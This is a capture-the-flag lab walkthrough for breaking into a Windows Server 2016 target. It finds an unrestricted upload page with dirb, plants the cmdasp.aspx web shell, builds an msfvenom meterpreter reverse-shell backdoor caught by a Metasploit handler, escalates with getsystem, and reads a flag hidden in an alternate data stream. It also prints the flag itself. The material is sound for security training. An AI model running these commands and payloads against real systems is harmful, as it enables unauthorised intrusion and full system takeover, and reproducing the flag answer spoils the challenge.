Category:

Web

Name:

Exploit the old windows vulnerability


Message:

You can access the Target8 machine on the Platform Experience.

It is rumored that the machine still has an old Windows vulnerability.

Instructions:


1. You can easily find that target machine hosts web page on default port (tcp:80)



2. However, it is default IIS top-page and It's going to be hard to break into Target from this page. You need to scan other web-pages. You can use any tool such as dirb to explore web pages.

   First, let's access the Kali-Linux container on the ubuntu attack-box with the following command:


```
sudo bash
docker run -itd -p 4444:4444 --rm kalilinux/kali-rolling
docker exec -it <CONTAINER_ID> /bin/zsh
```



```
$ sudo bash
root@ip-10-0-10-20:/var/snap/amazon-ssm-agent/7993# docker run -itd -p 4444:4444 --rm kalilinux/kali-rolling
4c2e1fcfdde41b92e983249bc8892fc91ab081c3ec197a30603afb9b6c57c95f
root@ip-10-0-10-20:/var/snap/amazon-ssm-agent/7993# docker exec -it 4c2 /bin/zsh
╭root at 4c2e1fcfdde4 in ~
╰o █
```


3. Use the dirb command to explore pages with common extensions.

```
dirb http://10.0.10.80 -X .htm,.html,.asp,.aspx,.php
```



```
╭root at 4c2e1fcfdde4 in ~
╰o dirb http://10.0.10.80 -X .htm,.html,.asp,.aspx,.php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct  5 03:31:27 2024
URL_BASE: http://10.0.10.80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.htm,.html,.asp,.aspx,.php) | (.htm)(.html)(.asp)(.aspx)(.php) [NUM = 5]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.10.80/ ----
+ http://10.0.10.80/upload.aspx (CODE:200|SIZE:899)

-----------------
END_TIME: Sat Oct  5 03:31:45 2024
DOWNLOADED: 23060 - FOUND: 1
```

4. We found a very suspicious page called upload.aspx. Let's access this page!




5. It is a simple file-uploading page. There seems to be absolutely no restrictions on the types of files that can be uploaded. You may insert your favorite remote control tool such as WebShell.

6. Various web shells are available in the official Kali-Linux repository. https://www.kali.org/tools/webshells/

   Prepare to download WebShell from another machine with the following command.

```
apt -y install webshells
cd /usr/share/webshells/aspx
python3 -m http.server 4444
```


7. You can get an ASPX-webshell from Windows Attackbox.



Directory listing for /


- cmdasp.aspx

8. Then, you can upload it to the target machine.



@The File "cmdasp.aspx" is successfully uploaded.


9. You can now send any command to the target via WebShell.



```
iis apppool\defaultapppool
```

Command: whoami


10. You can find flag.txt on C:¥Windows¥System32.



```
c:\Windows\System32\flag.txt
```

Command: dir c:\ /b /s | findstr flag


11. However, its contents seem to be invisible due to lack of permission.



target8/upload/cmdasp.aspx

Command: type c:\Windows\System32\flag.txt

12. Target is rumored to have an old Windows vulnerability. From system information, the target was identified as Windows Server 2016.



target8/upload/cmdasp.aspx

Command: echo & echo & echo & systeminfo

```
ECHO is on.
ECHO is on.
ECHO is on.

Host Name:                 EC2AMAZ-GPQQ14T
OS Name:                   Microsoft Windows Server 2016 Datacenter
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
```

13. Let’s create an executable that triggers a reverse shell connection; you can build this in Kali-Linux using msfvenom.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.10.20 -f exe -o backdoor.exe
```


14. Start a web server in Python so that the built file can be downloaded from other hosts.

```
python3 -m http.server 4444
```

15. Download the backdoor.exe from Windows AttackBox and upload it to the target.

16. Suspend the Python web server running on Kali-Linux with [Ctrl]+[C] and start a C&C server listening for reverse shell connections in the Metasploit-Framework.


```
msfconsole
```



```
       =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
```

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 0.0.0.0
exploit
```

17. Execute backdoor via webshell
18. A reverse shell connection was thereby established.




```
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (201798 bytes) to 10.0.10.80
[*] Meterpreter session 1 opened (172.17.0.2:4444 -> 10.0.10.80:49751) at 2024-10-05 07:47:14 +0000
```

19. Type the command below to escalate privilege

```
getsystem
```

20. Exploit a print spooler vulnerability and succeed in elevating privileges.




```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
```

21. Type the command below to confirm privilege


```
shell
whoami
```

22. System privileges have been successfully taken.




```
meterpreter > shell
Process 184 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\inetpub\wwwroot\upload>whoami
whoami
nt authority\system
```

23. However, you still cannot view the contents of the flag.




```
c:\inetpub\wwwroot\upload>cd c:\windows\system32
cd c:\windows\system32

c:\Windows\System32>dir /r flag.txt
dir /r flag.txt
 Volume in drive C has no label.
 Volume Serial Number is C6D9-A254

 Directory of c:\Windows\System32

10/05/2024  02:43 AM                68 flag.txt
               1 File(s)             68 bytes
               0 Dir(s)   8,617,406,464 bytes free

c:\Windows\System32>type flag.txt
type flag.txt
Access is denied.
```

24. Now that you have hijacked the system privileges, let's grant access.




```
c:\Windows\System32>icacls flag.txt /grant SYSTEM:F
icacls flag.txt /grant SYSTEM:F
processed file: flag.txt
Successfully processed 1 files; Failed processing 0 files

c:\Windows\System32>type flag.txt
type flag.txt
"Congratulations! You are one step away from capturing the flag!"
```

25. Check the flag by “dir /r” command:



```
c:\Windows\System32>dir /r flag.txt
dir /r flag.txt
 Volume in drive C has no label.
 Volume Serial Number is C6D9-A254

 Directory of c:\Windows\System32

10/05/2024  02:43 AM                68 flag.txt
                                    50 flag.txt:flag:$DATA
               1 File(s)             68 bytes
               0 Dir(s)   8,617,390,080 bytes free
```

26. You can find the ADS (Alternative Data Stream) named “flag.txt:flag”. It can be shown by more command:



```
c:\Windows\System32>more < flag.txt:flag
more < flag.txt:flag
"CSG_FLAG{Using_01d_Windows_is_t00_dangerous!}"
```

References:

CVE-2021-34527 PrintNightmare: What You Need to Know
https://www.rapid7.com/blog/post/2021/06/30/cve-2021-1675-printnightmare-patch-does-not-remediate-vulnerability/

Metasploit Cheat Sheet
https://github.com/security-cheatsheet/metasploit-cheat-sheet